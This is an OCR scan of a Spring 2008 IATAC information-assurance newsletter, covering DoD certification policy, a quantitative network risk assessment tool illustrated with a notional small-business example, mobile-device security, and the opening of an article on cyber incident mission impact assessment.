
11/1

Volume 11 Number 1 • **Spring 2008**

IAnewsletter

The Newsletter for Information Assurance Technology Professionals

Network Risk Assessment Tool (NRAT)



also inside

IATAC

contents

About IATAC and the *IAnewsletter*
The *IAnewsletter* is published quarterly by the Information Assurance Technology Analysis Center (IATAC). IATAC is a Department of Defense (DoD) sponsored Information Analysis Center, administratively managed by the Defense Technical Information Center (DTIC), and Director, Defense Research and Engineering (DDR&E).

Contents of the *IAnewsletter* are not necessarily the official views of or endorsed by the US Government, DoD, DTIC, or DDR&E. The mention of commercial products and/or does not imply endorsement by DoD or DDR&E.

Inquiries about IATAC capabilities, products, and services may be addressed to—

IATAC Director: Gene Tyler
Inquiry Services: Peggy O'Connor

***IAnewsletter* Staff**
Promotional Director: Christina P. McNemar
Creative Director: Ahnie Jenkins
Art Director: Don Rowe
Copy Editors: Gina Abruzzese
Designers: Ricardo Real, Kacy Cummings, Dustin Hurt
Editorial Board: Ronald Ritchey, Tara Shea, Gene Tyler, Buzz Walsh

***IAnewsletter* Article Submissions**
To submit your articles, notices, programs, or ideas for future issues, please visit http://iac.dtic.mil/iatac/IA_newsletter.html and download an "Article Instructions" packet.

***IAnewsletter* Address Changes/ Additions/Deletions**
To change, add, or delete your mailing or email address (soft-copy receipt), please contact us at—

IATAC
Attn: Peggy O'Connor
13200 Woodland Park Road
Suite 6031
Herndon, VA 20171

Phone: 703/984-0775
Fax: 703/984-0773

email: iatac@dtic.mil
URL: http://iac.dtic.mil/iatac

Deadlines for future Issues
Spring 2008 June 13th, 2008

Cover design: Ricardo Real
Newsletter design: Bryn Farrar, Donald Rowe

Distribution Statement A: Approved for public release; distribution is unlimited.

in every issue

IATAC Chat

Gene Tyler. IATAC Director

On 28 November 2007, the much anticipated official DoD Instruction (DoDI) 8510.1 was signed and released. This DoDI replaces the previous DoD Information Technology Certification and Accreditation Process (DITSCAP) guidance under DoDI 5200.40 and DoD 8510.1-M.

As you may recall from my chat in Volume 9, Version 3 of the *IAnewsletter*, Mr. John G. Grimes, the Chief Information Officer for the Department of Defense (DoD), had just signed the Interim DoD Information Assurance Certification and Accreditation Process (DIACAP) guidance. On 28 November 2007, the much anticipated official DoD Instruction (DoDI) 8510.1 was signed and released. This DoDI replaces the previous DoD Information Technology Certification and Accreditation Process (DITSCAP) guidance under DoDI 5200.40 and DoD 8510.1-M. However, the DIACAP does not simply replace the DITSCAP; it is actually a new C&A process for all DoD Information Systems (IS) and ensures these systems are indeed authorized to operate.

The DIACAP requires that DoDI 8500.2, "Information Assurance (IA) Implementation," IA Control are followed. The DIACAP also supports the Federal Information Systems Management Act (FISMA). The primary purpose of the DIACAP is to *"establish a Certification & Accreditation (C&A) process to manage the implementation of IA capabilities and services and provide visibility of accreditation decisions regarding the operation of DoD ISs, including core enterprise services and web services-based software systems and applications."* The major intent of the DIACAP was to move to a more net-centric approach to C&A. With the old DITSCAP, interoperability with enterprise systems and IA infrastructures was not supported or stovepiped. The new DIACAP specifically addresses the need for Net-Centricity in the C&A process. In fact, I have heard the vision of a Net-Centric C&A described best as *networked C&A activities accomplished through distributed collaboration processes designed to ensure that all pertinent available system-security information is dynamically managed, visible, and shared.* This is an exciting new time for the DoD and C&A. For more detailed information on all the various aspects of the DIACAP, please visit the DIACAP Knowledge Service website at *https://diacap.iaportal.navy.mil.*

In this edition of the newsletter, you will find several fascinating articles, including two relating to the National Institute of Standards and Technology (NIST). The first NIST article, "NIST Publications: Guidance to Improve Information Security," reviews some of the numerous publications IATAC has helped develop for NIST. The second NIST article, "NIST NVD and SCAP: Modernizing Security Management," discusses how the Information Security Automation Program (ISAP) is assisting agencies with the challenges they face in implementing security management and compliance with various guidelines and how the National Vulnerability Database (NVD) and Security Content Automation Protocol (SCAP) fit into the program.

In addition, you will find an article on an assessment tool, which is a high-level analytical instrument for evaluating attacks on information systems. The Network Risk Assessment Tool (NRAT) was developed to help decisionmakers make sound judgments regarding various aspects of information systems. This is just a small sample of what this edition of the *IAnewsletter* has to offer. You will also find our recurring articles, which include the Letter to the Editor, Spotlight on Education, and Spotlight on Research.

If you have any questions or concerns related to the articles in this edition, please do not hesitate to contact us. ■

Network Risk Assessment Tool (NRAT)

by Bud Whiteman

Background

We live in an information-centric age where seemingly every aspect of our existence is inextricably dependent on the services of information systems. These systems provide integral support to financial institutions, commercial enterprises, critical infrastructure systems, medical care, public safety, and military operations. It is widely known and accepted that these systems are vulnerable to attack and exploitation from a number of threat actors with a variety of motivations, including financial gain, personal satisfaction, political manipulation, military advantage, and even potential terrorist operations.

To make sound judgments regarding the architecture, operation, protection, and investment strategies for these systems, decisionmakers require metrics that are relevant in operational terms, not just in cyber terms. The Network Risk Assessment Tool (NRAT) provides a high-level analytical tool for evaluating attacks on information systems. NRAT uses probabilistic risk analysis underpinnings to assess the likelihood of an attack based on the capabilities and intent of potential threat actors, effect mechanisms of the attack, and vulnerabilities of the target information system. Further, the risk assessment is completed by evaluating the potential severity of the attack's impact on the operational missions the system supports.

This article briefly describes the NRAT process and illustrates how the prototype NRAT application can be used to provide quantitative metrics that assist decisionmakers in evaluating threats of the highest concern, determining how to best monitor for high-risk attacks, prioritizing information system protection investments, identifying what operations are most at risk from information system exploitation, and evaluating the trade space between enhanced information system protection and other investments to mitigate operational risk.

The NRAT application can be leveraged in a number of different circumstances. In a standalone mode, NRAT can be used to guide expert analysis of operational risk from the exploitation of a supporting information system. However, we envision that NRAT will eventually be integrated with a common data enterprise. The enterprise would permit population of common assessments, such as characterization of actors and attacks by the intelligence community, and make these assessments available to common users. The data enterprise could similarly be used to share common information between users, such as protection configurations, information services, and missions and objectives. This sharing environment would permit broad community use without necessitating detailed expertise across the spectrum of technical and threat environment concerns. The users of NRAT are expected to be the staff responsible for implementing information system protection, reporting on operational risk from information system vulnerabilities, and advocating for information system protection investments. Example uses envisioned for NRAT include—

- Assessing risk to the information services and supported operational missions/objectives from potential cyber attacks
- Providing support cost-benefit analyses of alternative protection tactics and strategies
- Prioritizing indicators and precursors of information system attacks to direct, tune, and prioritize security systems and resources
  - Assessing the actors of greatest concern (actor competency)—*Who should I be concerned about?*
  - Assessing the information system's vulnerability to various attack types—*What attack(s) should I be concerned about?*

Overview of the Fundamental Model

Figure 1 shows the overall modeling framework employed by NRAT. Any valid operational risk assessment process includes two fundamental considerations of the risk: the likelihood of an adverse event occurring and the severity of that event regarding the objectives or mission of the operation.

NRAT considers the likelihood consideration by evaluating two questions—

- *Is there an actor that can competently execute the attack?*
- *Is the information system vulnerable to that attack?*

The first question is addressed by comparing basic attributes of the attack's requirements with basic attributes of considered threat actors. The second question is addressed by comparing basic attributes of the attack's mechanisms with basic attributes of the information system's architecture and protection mechanisms. Because actors can rapidly adapt the precise implementation of attacks, NRAT intentionally addresses only general types of attacks and their fundamental traits as opposed to the technical detail of a particular instantiation.

The severity of impact consideration is addressed by assessing the consequences of the attack on the functionality and security of the services the information system provides, and then mapping those services to how they influence the mission objectives of the supported operation. The next sections describe these methods further.

Likelihood of Exploitation Model

To compare attack attributes to actor and protection attributes, we must devise a method of determining the salient attributes of each. We must determine what is it about a type of attack that makes it more or less difficult for an actor to execute as well as more or less effective in exploiting a system? Similarly, what is it about a threat actor that makes it more or less capable of executing attacks? NRAT approaches these tasks by selecting a set of general attributes that are important and asking a series of questions to evaluate each attribute area. To limit the impact of subjectivity in the assessments, NRAT presents the user with a set of fixed criteria from which to select. This is intended to mitigate the variation of attribute assessments associated with individual user bias or motivation. The values that are preassigned in association with the criteria selected are aggregated




Figure 1 NRAT Risk Assessment Framework

Correlated Attributes to Assess Actor Competency and System Vulnerability		
Actor Attributes	**Attack Attributes**	**Protection Attributes**
Motivation/Intent	Persistent Detectability	Latent Monitoring
	Real-Time Detectability	Real-Time Monitoring
Logical Access Ability	Logical Access Requirement	Virtual Boundary
Physical Access Ability	Physical Access Requirement	Physical Security
Technical Expertise	Network Exploitation	Hardened Network
	Malicious Code Complexity	Trusted Apps & O/S
	User Manipulation	Aware Users
Activity on Network	Required Privilege	Authentication & Segregation
	Effect Duration	System Response & Recovery

Table 1 Corresponding Attributes to Assess the Likelihood of Exploitation

through standard logical and mathematical functions to determine a value for each attribute on a percentage scale.

Table 1 presents the initial attributes selected for assessment. For example, the table indicates that the motivation/intent of an actor is compared to the detectability attributes of the attack. That is, the actor requires greater motivation to engage in an attack that is very detectable. Similarly, the persistent detectability of an attack is compared to the latent monitoring capability of the protection system. That is, diligent log reviews and system trend analysis may thwart or mitigate a "low and slow" attack. These corresponding attributes are mathematically compared to estimate the overall competency of an actor to execute an attack and the vulnerability of a system to an attack. The detailed logic structures for assessing these attributes and the mathematical constructs for attribute comparisons are contained in the NRAT Analyst's Manual available from the authors. The architecture of the attribute assessment models is editable in an advanced user feature of the NRAT application.

Severity of Impact Model

The likelihood determination provides a quantitative indicator of whether a particular type of attack might succeed against the information system under consideration. However, the operational decisionmaker must have insight as to whether the attack might influence, inhibit, or prohibit operational objectives. This determination requires us to trace the influence of the attack's probability of success to the impact on information services and the subsequent degradation of mission objectives. We will perform this analysis through an influence diagram starting with the attack influences on security and services in the information space. We will then ascertain the influences of those information services on the operational tasks, objectives, and missions.

The services an information system provides vary significantly between operational applications. One necessary consideration is the availability of services that must be functional and accessible to efficiently and effectively conduct an operation. This may include the ability to access e-mail, the Internet, computations, enabling applications, *etc.* Another consideration is the integrity of data in storage or in motion across the information system. If data is lost, arbitrarily corrupted, or deliberately manipulated, there could certainly be a significant impact on the utility of the information system to provide critical operational services. Finally, even the ability of the attack to compromise the confidentiality of information in storage or transit can be costly to efficient operation, detrimental to essential proprietary information critical to business competition, or adverse in its effects on strategic planning information critical to military operations. The next section illustrates this process by notional example.

Example Case Problem

To illustrate this methodology, we present the employment of NRAT to assess the operational risk from cyber attack for a notional e-business. An e-business commonly refers to any business process that relies on an automated information system. We assume




Figure 2 Protection Attributes for Notional Information Systems

Attack Type	Actor Competency		System Vulnerability	
	Former Employee	Competitor	Baseline	Enhanced
Phishing	83%	100%	88%	84%
DDOS	100%	100%	91%	91%
Worm	86%	95%	83%	76%

Table 2 Determination of Attack Success Likelihood

our specific e-business example delivers products or services to customers through a web-enabled forum.

Notional Information System Protection

We assume our e-business is a relatively small enterprise with limited resources. The nature of the e-business presumes the information system is relatively robust with at least cursory protection mechanisms in the constraints of a small business environment. Many employees with access to the system are likely low-cost data entry employees with little awareness or training in information technology (IT) security. Although the business is currently operating with a shoestring IT budget, management is considering hiring a dedicated IT contractor that promises to initiate improved security awareness and create effective partitioning and control of network services and authorities.

We use the NRAT application (as specified in the NRAT Analyst's Manual) to step through the information system protection model evaluation criteria for the existing IT posture and the postulated enhanced posture. After rating about 60 basic characterization questions, NRAT evaluated the aggregate protection system rating for a typical small business as 26 percent. This simply represents a relative protection level on a 0–100 percent scale for comparison between systems or conditions. Responding to the same questions under the assumption that the company upgrades the IT security staff, the enhanced protection results in an improved protection system rating of 38 percent. Figure 2 illustrates the individual attribute comparisons between the two security postures.

Notional Actors and Attacks

We postulate two potential threat actors and three potential attack scenarios common on Internet-connected networks. The following are the overall ratings provided through NRAT analysis.




Figure 3 Operational Risk of Information System Attacks

- **Actor 1**—Disgruntled former employee (66%)
- **Actor 2**—Business competitor (80%)
- **Attack 1**—Extortion through phishing-enabled compromise of customer data (41%)
- **Attack 2**—Distributed denial of service (DDOS) (32%)
- **Attack 3**—Worm infection of network (49%).

Likelihood of Exploitation

With just this portion of the attack model complete, we can begin to offer some analysis of the risk situation. We use the NRAT methodology to compare corresponding attributes and make assessments of which actors are competent to execute which attacks and which attacks are most likely to result in exploitation of our e-business.

Table 2 shows the attribute comparison analysis results for the competency of each actor to successfully execute each notional attack. NRAT permits the user to drill down into the attribute comparison process to determine the limiting factor for each instance. In this case, the former employee is limited in the phishing and worm attacks by technical expertise compared to the attack's complexity. The master hacker is limited in the worm attack by intent/motivation compared to the attack's detectability. Table 2 also shows the attribute comparison analysis results for the vulnerability of each notional protection strategy relative to each of the notional attacks. Again, the NRAT application allows the user to investigate limiting attribute comparisons underlying the vulnerability analysis.

The net likelihood that these attacks would succeed against the e-business is the product of the maximum competency of the actors under consideration and the system vulnerability. However, to support a business decision to implement the security upgrade, we need to determine the operational significance of this relative vulnerability reduction. The next level of NRAT analysis will help provide some insight to that issue and

	Mission Value ($M)	Baseline Risk	Enhanced Protection Risk	Improvement
Customer Satisfaction	$10	68%	66%	2%
Profitability/Solvency	$25	62%	59%	3%
Market Positioning	$50	18%	16%	2%
Improvement in Value at Risk ($M)				$2.0
Estimated Cost of Implementation ($M)				$(1.6)
Net Benefit ($M)				$0.4

Table 3 Cost-Benefit Analysis

help address the business decision using cost-benefit analysis or another quantitative approach.

Severity of Impact

We will now examine how the NRAT method evaluates the impact of these attacks on the operational missions of the e-business. We begin this assessment by enumerating the services the information system provides to support the e-business operation. A sample listing might include the following:

- Availability of—
  - Internal communications
  - Customer communications
  - Financial institution communications
  - Trusted business partner communications
  - Customer services
  - General productivity applications
  - Financial applications
- Confidentiality of—
  - Customer personal data
  - Payroll data
  - Corporate intellectual property
- Integrity of—
  - Accounting data
  - Logistics data.

We then enumerate the basic missions of the e-business operation. For our example problem, we will use three missions: profitability/solvency, customer satisfaction, and market positioning. Through the NRAT interface, we will then assess each attack's level of impact on each information service and each service's contribution to the three missions. The software will then calculate the influence of each attack on each mission through a series of mathematical algorithms.

Operational Risk

As the application applies the likelihood of exploitation and the consequence of exploitation from the operational influence process, the net risk of each attack is determined for the baseline protection strategy, as shown in Figure 3.

We can then use this quantitative capability to compare the risk level reduction from implementing the enhanced protection strategy to the cost of implementation. Table 3 shows a business value for each mission area and uses that information to assess the net reduction in value at risk if the new protection strategy is implemented. This value is off set with the estimated cost of implementation. The result is an expected $400,000 benefit to our financial risk as a result of implementing the proposed strategy.

Conclusion

This article presents a high-level overview of a methodology to comprehensively consider the risk to operational objectives from potential attacks on information systems. The NRAT methodology considers the information system architecture and protection strategy, general types of attacks the system may receive, and the capabilities and intent of actors that may attempt to execute those attacks. The methodology further examines how those attacks could compromise the availability of information services and the confidentiality and integrity of critical data, and it determines the resulting degradation of the supported operational performance. This process can be applied across the broad spectrum of activities that rely on information systems for efficient and effective operations. NRAT is being evaluated for use in assessing the defense of military information systems through the Joint Technical Coordinating Group for Munitions Effectiveness (JTCG/ME) and in analyzing control system vulnerabilities.

This methodology offers the unique ability to conduct not only quantitative cost-benefit analysis of investments in protection strategy enhancements but also tradespace analysis between these information system investments and investments in other aspects of operational improvement. The process detailed here should not be considered an end product. It is an initial instantiation of the methodology that could and should be vetted through experts in the field to create a more accurate analysis and effective presentation. The authors seek such interactions with the broader community of interest. ■

About the Author

Bud Whiteman | is an Operations Research Analyst with IATAC. He supports the Information Operations Joint Munitions Effectiveness Manual (IO JMEM) initiative to apply quantitative analytical techniques across all IO disciplines. Please contact him for information about products and activities of any of the IO JMEM working groups. He may be reached by telephone at 402/294-6340, or by email at *whitemab@stratcom.mil.*

Enabling Employee 2.0

by Allan Carey

Laptops, BlackBerry™ devices, and other smart handheld devices present significant security concerns as malware, targeted attacks, and more sophisticated threats proliferate throughout the Web 2.0 landscape. In enterprises, there is an emerging need for policies regarding which devices employees can and cannot use.

Last month, I moderated a panel of our faculty members to discuss topics that will matter most to the information security profession in 2008. Similar to the media, industry analysts, and others who have put their stake in the ground for the coming year, our discussion touched on a range of elements from critical infrastructure to security vendors who supply hardware, software, and services. Two standout areas under hot debate are the consumerization of IT and the shift toward information centricity. Both have a direct impact on how information security and information assurance professionals mitigate their associated risk.

As Employee 2.0, the next generation of employees, enters the public and private sector workforces, expectations are that the technology and connectivity, such as Web 2.0 services, available outside work are also accessible in the work environment. We are already witnessing the muddling of boundaries between home and the workplace with employees working 24/7 from any location and using the same technologies for personal and business purposes; hence, the consumerization of IT.

Laptops, BlackBerry™ devices, and other smart handheld devices present significant security concerns as malware, targeted attacks, and more sophisticated threats proliferate throughout the Web 2.0 landscape. In enterprises, there is an emerging need for policies regarding which devices employees can and cannot use. Some organizations may develop lists of approved devices, and some may provide a "digital allowance" to let employees purchase what they want from an approved group. Global oil giant BP is on the leading edge by piloting its digital allowance scheme with the intent for rollout enterprisewide, for example. The company's motivation is twofold: reduce operational costs and, more importantly, increase employee workplace satisfaction and productivity. A few other institute clients are seriously considering this concept for 2008 as well.

The General Services Administration (GSA) is using a different tactic to solve the issue. GSA's tactic directly relates to its objective of having 50 percent of its employees teleworking by 2010. The GSA has begun issuing government-owned assets to gain more control over the environment. Regardless of asset ownership strategy—employee-owned or employer-issued—as an industry and profession, we must be prepared and have strategies to protect data on assets we do not own, or we must provide mechanisms to securely access data without the risk of data being compromised or leaving the environment.

Private and public sector organizations ultimately share the same concerns: data protection and information assurance. This leads us to our second topic of information centricity: binding security directly to information and the

▷▷ *continued on page 26*

Improving the Cyber Incident Damage and Mission Impact Assessment

by Michael Grimalia and Larry Fortson

Abstract

Despite our best efforts to secure our cyberspace (e.g., information systems, networks, and infrastructure), we inevitably experience incidents in the cyber domain that result in the loss of a cyber resource's confidentiality, integrity, or availability. When a cyber incident occurs, we must quickly and accurately estimate and report the resulting negative impact, not only in terms of the infrastructure damage but also in terms of the mission impact the affected organizations experience. Unfortunately, lack of standardization in the way we identify, value, track, document, and report critical cyber resources hinders existing methods of mission impact assessment. In this article, we discuss the importance of accurate and timely damage assessment in military operations, distinguish between damage and mission impact assessment, encourage the need for change in mission impact assessment, and propose that a paradigm shift is required in the way we view critical cyber resources. The proposed changes are necessary to provide commanders with dominant cyberspace battlespace knowledge and to enable accurate predictive situational awareness.

Disclaimer

The views expressed in this paper are those of the authors and do not reflect the official policy or position of the US Air Force, DoD, or US Government.

Introduction

Information is a critical asset for all modern organizations, especially for the military, which uses information to conduct all aspects of its operations. [1] Information is collected, processed, analyzed, distributed, and aggregated to support situational awareness (SA), operations planning, intelligence, and command decisionmaking. [2] The need to incorporate information technology to reduce response time and increase decision quality is a direct consequence of the nature of modern warfare, which is technology enhanced, fast paced, and high intensity. [3] Commanders are tasked with making critical decisions in short timeframes based on limited information. Because the quality, conciseness, and timeliness of information used in the decisionmaking process dramatically affects the quality of command decisions, the recognition, quantification, and documentation of these information dependencies is essential to provide accurate and timely damage and mission impact assessment. [4][5][6] Recently amended military joint guidance requires that commanders ensure operational impact assessment occurs following a cyber incident. [7] However, we believe commanders must be kept aware of how a cyber incident affects their mission operations from the instant it is discovered until the time it is remediated. 